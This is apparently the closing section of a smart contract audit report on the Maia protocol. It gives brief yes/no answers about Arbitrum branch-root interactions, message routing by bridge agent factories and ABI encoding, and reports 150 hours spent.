Are interactions between Arbitrum branch and root working correctly?

- Yes, since calls do not go through LayerZero, the interactions are much simplistic

Is it possible for branch bridge agent factories to derail the message from its original execution path?

- Not possible

Is the encoding/decoding with abi.encode, abi.encodePacked and abi.decode done correctly?

- Yes, the safe encoding/decoding in the Maia protocol is one of the strongest aspect that makes it bug-proof.

Time spent:

150 hours